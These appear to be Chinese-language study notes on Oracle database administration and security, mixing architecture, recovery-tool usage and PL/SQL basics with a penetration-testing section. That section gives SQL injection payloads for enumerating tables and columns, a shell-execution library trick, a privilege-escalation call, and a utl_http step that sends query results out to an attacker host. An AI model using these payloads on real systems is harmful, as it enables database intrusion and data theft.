
阿里巴巴等的核心数据库还是Oracle



**库高速缓存** 存储最近使用的sql以及plsql语句，里面也就分成两个区。

**数据字典高速缓存** 是数据库中最近使用的定义的集合（数据库文件、表、列、权限等信息）

**数据库缓冲区高速缓存** 记录的缓存

**重做日志缓冲区** 记录对数据库的更改，方便用于恢复。但是如果你的密码进行更改的时候，旧密码会存储在其中，所以Oracle进行了处理，部分内容不会明文存储在这个缓冲区中。

大型共享池

**大型共享池** 共享服务器的会话内存等其余共享功能的实现

**Java池** 存在一些能够绕过Oracle防御机制的办法

**PMON、SMON等**是Oracle启动时启动的后台进程

DBWR 1.为用户分配可以使用的告诉缓冲区；2.将缓冲区中的内容搬运到数据库中。及时将改动数据存储到磁盘中。缓冲区快要满或者客户进行数据、事件提交。

SMON系统监视器，可以被调用。前滚，回退。打开数据库共用与访问。

PMON 过程监视器，可以被调用。回退，释放锁，释放资源，进程故障的时候处理、重启进程。

CKPT 校验点 以减少数据库实例恢复的时间及保证提交的数据被写入磁盘。

满足触发条件，触发检查点，检查点进程会将检查点信息更新至控制文件头及数据文件头，并通知DBWn进程将数据库缓冲区缓存中的数据写入磁盘。

Oracle的端口监听程序叫做TNS，身份认证功能的它的一部分。客户端先发送一个数据库的名字，服务器验证之后就开始身份验证，使用DES对称加密。用户端发送用户名，服务器发回用密码加密的随机数auth\_sesskey（oracommon库中的函数kzsrenc()，通过时间、用户名、密码运算得到），客户端使用密码散列（散列的位数是一致的）解密随机数（oracommon库中的函数kzsrdec()），之后还会对这个解密结果重新进行加密（oracommon库中的函数kzsrdep()），并将密文发给服务器，服务器解密（oracommon库中的函数kzsrdep()）验证以后返回验证结果。（除此之外，也可以使用随机数来加密密码，要求数据库返回）。TNS中可以进行SQL注入， AUTH\_ALTER\_SESSION字段后面加上SQL语句是主要攻击对象，可以加上用户添加命令从而进入系统，绕过身份验证（加上数据库用户，将shell导出到本地）。攻击TNS身份验证方面还可以TNS监听。对TNS的攻击还有DOS使数据库服务器崩溃，以及通过缓冲区溢出攻击。OracleTNS（Transparent Network Substrate 透明网络底层）由lsnrctl监听，tnslsnr控制数据库与客户端通信。端口1521

XDB组件是Oracle 9i-r2引入，引入XDB操作XML于是数据库多了两个接口：Direct HTTP Access 8080端口，FTP Access 2100端口。原本只有一个TNS服务监听在1521端口。

数据存储在Oracle安装目录的oracledata下面。以 .DEF格式文件为主要，还有.CLE文件

测试主机是否存在默认的密码,SYS/SYSTEM 都是具有 DBA 权限的帐户

在window下，oracle是已服务方式启动，在web注射下就可以直接获得system权限，Linux下虽然不是root不过权限也挺高的，可能可以通过web注射添加系统帐户

Oracle分为非归档模式(NOARCHIVELOG) 和归档模式(ARCHIVELOG)。非归档模式不产生归档日志，虽然节省了硬盘空间，但是备份方案选择很有限，通常只能选择冷备份。还原也只能还原到备份那一时刻的数据，通常也仅在开发时使用（据说在数据仓库中也使用），Oracle安装默认就是非归档模式。在生产环境中我们因该使用归档模式，它会产生归档日志，可以使用多种备份和还原方案，对与Oracle管理员来说应该更改模式是必然的选择。

自动存储管理 (ASM) 是 Oracle Database 的一个特性，它为数据库管理员提供了一个在所有服务器和存储平台上均一致的简单存储管理接口，不同平台但是操作界面是一样的，提供对文件系统的垂直集成，以及专门为 Oracle 数据库文件而建立的容量管理器。ASM它提供了以平台无关的文件系统、逻辑卷管理以及软RAID服务。使用ASM（自动存储管理）后，数据库管理员不再需要对ORACLE中成千上万的数据文件进行管理和分类，从而简化了DBA的工作量。综上，就是一门用来管理数据文件以及文件系统之间关系的自动化软件。

UTL\_FILE 提供了在操作系统层面上对文件系统中文件的读写功能

UTL\_HTTP 用于发送http请求并处理发送内容，与SSL配合使用就是https

UTL\_TCP、UTL\_STMP（可以实现邮件发送）、UTL\_MAIL（可以实现邮件发送）

入侵工具：OAK Oracle评估工具包

OAT Oracle审计工具包

通过输入"status "命令我们可以得到 oracle 详细版本(8.1.70.0),操作系统(Windows),跟踪级别为 OFF(说明没 有开启审核),安全性为 OFF(说明没有设置 Listener 口令),日志文件的绝对路径(判断 Oracle 安装路径),数据库的 SID(ccdr).

常用的预定一般变量：

rownum、columnnum

user\_tables、user\_tab\_columns（还有user\_tab\_cols，USER\_TAB\_COLUMNS就是根据视图USER\_TAB\_COLS）、user\_tab\_rows

注入：

Dual这个表是ORACLE数据库特有的,我们来看下它是否存在，如果存在就说明数据库为ORACLE。提交：And0<>(select count(\*) from dual),返回了正常页面。

user\_tables 也是一个特有的表

获取数据库版本and 1=2 union select 1,2,(select banner from sys.v\_ where rownum=1),4,5,6 from dual

获取日志文件的绝对路径and 1=2 union select 1,2,(select instance\_name from v,4,5,6 from dual ，判断系统是linux类系统还是windows类系统

通过order by 获取字段数

先是类型判断：

and 1=1 null,null,null,null,null,null from dual—有的朋友可能会问为啥不用1，2，3，4，5，6呢？

因为ORACLE数据库是不自动匹配数据类型的，而null可以匹配任意数据类型，所以这样提交不会报错。 我们提交它返回了正常页面.现在我们来检测当前字段的数据类型，我们在null的前后加上‘’引号，如果返回正常则说明该字段为字符型，如果返回错误有可能是数字型的，如果不是数字型，那么就是其它类型了。

网址中提交的语句：and%201=1%20union%20select %20null,'null',null,'null',null,'null'%20from%20dual。最后没有使用单引号的就都用数字（这里有点疑问，难道没有时间类型吗）。

连接用户名：

现在来爆当前连接的用户名，把数字2替换为（select SYS\_CONTEXT ('USERENV', 'CURRENT\_USER') from dual）完整语句：and%201=2%20union%20select%201,(select%20SYS\_CONTEXT%20('USERENV',%20'CURRENT\_USER')%20from%20dual),3,'4',5,'6'%20from%20dual

shell:

对主机的 查点 我们 已经 知道 操作 系统为 win2003, 如果系统 安装 到 C 盘的话 , 那 msvcrt.dll 默认路径 就为

c:\windows\system32\msvcrt.dll.创建库的命令如下:

CREATE OR REPLACE LIBRARY exec\_shell AS ’c:\windows\system32\msvcrt.dll’;

接下来写一个过程来调用 msvcrt.dll 里的 system()函数

数据库名字获取：

and 1=2 union select 1,2,(select owner from all\_tables where rownum=1),4,5,6 from dual

依次爆出所有数据库名,假设第一个库名为first\_dbname

and 1=2 union select 1,2,(select owner from all\_tables where rownum=1 and owner<>'first\_dbname'),4,5,6 from dual

表名猜解：

现在我们来猜下管理员的表名，提交（select count(\*) from admin）完整语句：

and%201=2%20union%20select%201,(select%20count(\*)%20from%20admin),3,'4',5,'6'%20from%20dual—返回错误，把admin换成user manage manager admin\_user...等均返回错误。说明不是常规的表段。既然我们常规猜解不成，那我们就把数据库中的所有表都爆出来吧，我们来见识下ORACLE的强大之处。语句：

and%201=2%20union%20select%201,TABLE\_NAME,3,'4',5,'6'%20from%20USER\_TABLES—成功爆出表名

爆出第一个表名：and 1=2 union select 1,2,(select table\_name from user\_tables where rownum=1),4,5,6 from dual

查询包含摸个类的表名：select table\_name from user\_tab\_columns where column\_name like '%25pass%25'

字段名猜解：

select column\_name from user\_tab\_columns where column\_name=1

select column\_name from user\_tab\_columns where table\_name='tablename' and column\_name<>'first\_col\_name' and rownum=1

http://www.myhack58.com/Article/html/3/8/2014/56640.htm 收集该站的动态页面

http://www.2cto.com/article/201501/368505.html 注入的例子

执行： execute immediate 是数据库内用于执行动态sql语句的命令

-- execute immediate用法1：立刻执行sql语句

v\_sql := 'create or replace view myview as select id,name from student';

execute immediate v\_sql;

--- execute immediate用法2：立刻执行sql语句，并赋值给某个变量

v\_sql := 'select count(1) from student';

execute immediate v\_sql into v\_num;

-- execute immediate用法3：带参数的sql

v\_sql:='select \* from student t where t.name=:1 and t.age=:2';

execute immediate v\_sql using 'ZhangSan',23

权限：oracle 中还有 connect ， resource（拥有Resource权限的用户只可以创建实体，不可以创建数据库结构） ， DBA权限

而mysql 中是通过设置update user set host='%' where user = 'root'; 来设置connect权限。

存储过程：

and exist(select count(\*) from all\_objects where object\_name='UTL\_HTTP')

对UTL\_HTTP的利用：

# 第一步，本地用nc监听一个端口

nc -vv -l -p 8989

# 注入点执行

and utl\_http.request('http://attacker-ip:port'||(SQL Query))=1

# 举个例子

and utl\_http.request('http://attack-ip:port'||(select banner from sys.v\_ where rownum=1))=1--

在NC端就会接收到SQL执行返回的结果。这个有点麻烦，因为每次注入点提交一次请求有nc会断开连接，需要重新启动

对一个函数的使用：

SYS.DBMS\_EXPORT\_EXTENSION.GET.DOMAIN\_INDEX\_TABLES('FOO','BAR','DBMS\_OUTPUT".PUT(:P1);[Attack-Command]END;--',SYS',0,'1',0)

select 函数 from dual; 执行的时候会新检查数据库是否存在，所以只能是对已存在的数据库使用

AUL/MyDUL是和Oracle DUL具有同等功效的软件, 下面是如何使用这个工具进行恢复的详细步骤.

取得数据库的文件列表

如果你没有丢失迭制文件, 则可以从视图V$DATABASE查询取得. 否则你需要手工从磁盘中根据存留的文件, 来列出所有的文件.

SQL> col name format a40

SQL> select file#,rfile#,name from v$datafile;

FILE# RFILE# NAME

---------- ---------- ----------------------------------------

1 1 C:\ORACLE\ORADATA\SYSTEM01.DBF

2 2 C:\ORACLE\ORADATA\UNDOTBS01.DBF

3 3 C:\ORACLE\ORADATA\SYSAUX01.DBF

4 4 C:\ORACLE\ORADATA\TEST01.DBF

5 5 C:\ORACLE\ORADATA\AULTEST01.DBF

创建一个AUL/MyDUL使用的配置文件

配置文件是一个文本文件, 你可以用任何文本编辑器编辑. 文件应当包括三个列(文件号,相对文件号,文件名), 中间以空格分隔. 我们将上面的记录拷贝到文件db10g.cfg中就可以了

C:\MYDUL>type db10g.cfg

0 0 C:\ORACLE\ORADATA\SYSTEM01.DBF

0 0 C:\ORACLE\ORADATA\UNDOTBS01.DBF

0 0 C:\ORACLE\ORADATA\SYSAUX01.DBF

0 0 C:\ORACLE\ORADATA\TEST01.DBF

0 0 C:\ORACLE\ORADATA\AULTEST01.DBF

在AUL/MyDUL中打开配置文件

AUL/MyDUL从这个配置文件中读取数据文件列表, 成功打开后并读取文件头, 校正配置文件中错误的"文件号"和"相对文件号". 在这里我们虽然有5个文件, 但由于我们没有使用正式的许可证号, 免费的许可证只能让我们打开前面的2个文件, 并只能读取每个文件前面的256M.

Register Code: 55E2-4639-864D-F8C3

AUL : AnySQL UnLoader(MyDUL) for Oracle 8/8i/9i/10g, Trial Version 3.1.9

(C) Copyright Lou Fangxin 2005-2006 (AnySQL.net), all rights reserved.

AUL> open db10g.cfg

\* ts# fno rfn ver bsize blocks filename

- ---- ---- ---- --- ----- ---------- -----------------------------------

Y 0 1 1 a2 8192 32768 C:\ORACLE\ORADATA\SYSTEM01.DBF

Y 1 2 2 a2 8192 8192 C:\ORACLE\ORADATA\UNDOTBS01.DBF

Y 2 3 3 a2 8192 8192 C:\ORACLE\ORADATA\SYSAUX01.DBF

Y 4 4 4 a2 8192 3072 C:\ORACLE\ORADATA\TEST01.DBF

生成AUL/MyDUL的数据字典

AUL/MyDUL可以根据"SYS.USER$","SYS.OBJ$","SYS.TAB$","SYS.COL$"四个系统表中的记录来生成所需的数据字典, 有数据字典的情况下恢复要容易得多.

AUL> UNLOAD TABLE USER$;

2006-08-04 09:39:00

2006-08-04 09:39:00

AUL> UNLOAD TABLE OBJ$;

2006-08-04 09:39:07

2006-08-04 09:39:08

AUL> UNLOAD TABLE TAB$;

2006-08-04 09:39:12

2006-08-04 09:39:13

AUL> UNLOAD TABLE COL$;

2006-08-04 09:39:17

2006-08-04 09:39:18

AUL> ! dir AUL\*.TXT

Volume in drive C has no label.

Volume Serial Number is 5CF4-08FE

Directory of C:\MYDUL

2006-08-04 09:39 1,479,173 AULCOL.TXT

2006-08-04 09:39 272,935 AULOBJ.TXT

2006-08-04 09:39 36,112 AULTAB.TXT

2006-08-04 09:39 428 AULUSR.TXT

4 File(s) 1,788,648 bytes

使用LIST命令来生成恢复用的角本

命令"LIST TABLE 用户名 TO 角本文件名"可以用来生成恢复某个用户下所有表的AUL/MyDUL命令, 在这儿我省略了"TO 角本文件名", 将所有命令输出到屏幕上.

AUL> LIST TABLE MYDUL

UNLOAD TABLE MYDUL.T\_PART TO T\_PART.txt;

UNLOAD TABLE MYDUL.T\_OBJECT TO T\_OBJECT.txt;

UNLOAD TABLE MYDUL.T\_LOB TO T\_LOB.txt;

UNLOAD TABLE MYDUL.T\_CLOB TO T\_CLOB.txt;

UNLOAD TABLE MYDUL.T\_PART PARTITION P2 TO T\_PART\_P2.txt;

UNLOAD TABLE MYDUL.T\_PART PARTITION P1 TO T\_PART\_P1.txt;

运行恢复命令来恢复数据

我们来偿试恢复分区表"T\_PART", 对于分区表一个分区会有一条命令. 在这儿省略了"TO 文件名", 因此所有记录直接显示在屏幕上.=

AUL> UNLOAD TABLE MYDUL.T\_PART PARTITION P2;

2006-08-04 09:40:42

Unload BJD=9928 FILE=4 BLOCK=19 CLUSTER=0 ...

150,1

2006-08-04 09:40:42

AUL> UNLOAD TABLE MYDUL.T\_PART PARTITION P1;

2006-08-04 09:40:51

Unload BJD=9927 FILE=4 BLOCK=11 CLUSTER=0 ...

50,1

2006-08-04 09:40:51

下面是我用SQL\*Plus连接进行查询的结果:

SQL> SELECT \* FROM T\_PART;

COL1 COL2

---------- ----------

50 1

150 1

SQL> SELECT \* FROM T\_PART PARTITION (P1);

COL1 COL2

---------- ----------

50 1


SQL> SELECT \* FROM T\_PART PARTITION (P2);

COL1 COL2

---------- ----------

150 1

DBMS\_SQL 包定义的时候，使用了调用者权限，但是还是被绕过了。



看似执行失败了，但是实际上已经成功提权。DRILOAD包用了这个东西。

AUL（MyDul）（官方提供的工具叫做DUL）在数据库不能正常运行的时候进行数据库的恢复。就是对数据文件反向解析。

DBCoffer 图形化界面

1.这款软件可以设置表只能被指定用户读写，高权限用户也不行。还有一种简单的办法就是通过加密。

2.对指定数据表加密

3.应用绑定，产生一个密钥，使用任何工具访问都需要提供密钥文件，从而限制了合法用户通过其他工具的访问，因为没有密钥文件

软件里面开启数据库防火墙，创建策略，并在策略基线的地方设置指定策略生效。和腾讯云的安全组一样的操作，只是名字叫做了基线。

本地密码文件：emoms.properties


empRedPwd DES加密以后的密码

empRedPwdSeed 加密密钥

sqlplus /nolog 就会不记录日志登录数据库

show user 显示当前登录用户的权限

select \* from user\_role\_privsl;



限制登录次数： 默认都是对DXEFAULT这个配置文件配置

alter profile DEFAULT limit FAILED\_LOGIN\_ATTEMPTS=3;

alter profile DEFAULT limit PASSWORD\_LIFE\_TIME 90; 设置口令的生存周期，单位是天，过期以后就会失效

revoke dba from xxx; 撤回指定用户的DBA权限

PL/SQL是[Oracle数据库](https://baike.baidu.com/item/Oracle%E6%95%B0%E6%8D%AE%E5%BA%93)对SQL语句的扩展，在普通SQL语句的使用上增加了编程语言的特点，所以PL/SQL把数据操作和查询语句组织在PL/SQL代码的过程性单元中。格式如下：

[DECLARE]

declaration\_statements


BEGIN

execuable\_statements

[EXCEPTION]

exception\_handling\_statements

END;



两种常用数据类型：number、varchar2

定义方式一：variable\_name variable\_type;

定义方式二：variable\_name column\_name%TYPE; 类型改变的时候程序会自动调整


过程：Create or replace procedure procname(参数列表) as PL/SQL语句块

函数：Create or replace function funcname(参数列表) return 返回值 as PL/SQL语句块




IN表示参数是输入给函数，OUT表示参数在函数总灰姑娘将会被赋值

IS 与 AS 之间随便选择一个就好。



存储过程执行权限是定义者的权限，而不是执行者的权限。所以就不应该将存储过程通过grant给其他用户。解决办法如下：



条件语句：

IF condition1 THEN

statement1

ELSEIF condition2 THEN

statement2

ELSE

statement3

END IF;

循环语句：

WHILE condition LOOP:  
 statements

END LOOP;

a. loop … end loop;

b. while condition loop … end loop;

c. for variable in low\_bound . .upper\_boundloop … end loop;

这种数据库不存在自增字段，但是人们还是想出了方法：需要使用序列和触发器达到目的。如果要增加一个无关的id字段用于标志每一行记录，新增一个字段以后自己修改。有意思的是oracle提供了row\_number()函数，rownum，rowid。rownum和rowid都是伪列，但是两者的根本是不同的，rownum是根据sql查询出的结果给每行分配一个逻辑编号，所以你的sql不同也就会导致最终rownum不同，但是rowid是物理结构上的，在每条记录insert到数据库中时，都会有一个唯一的物理记录。所以分页的时候使用的是rownum，因为rownum和我们的查询结果是有关系的。rowid是始终固定不变的。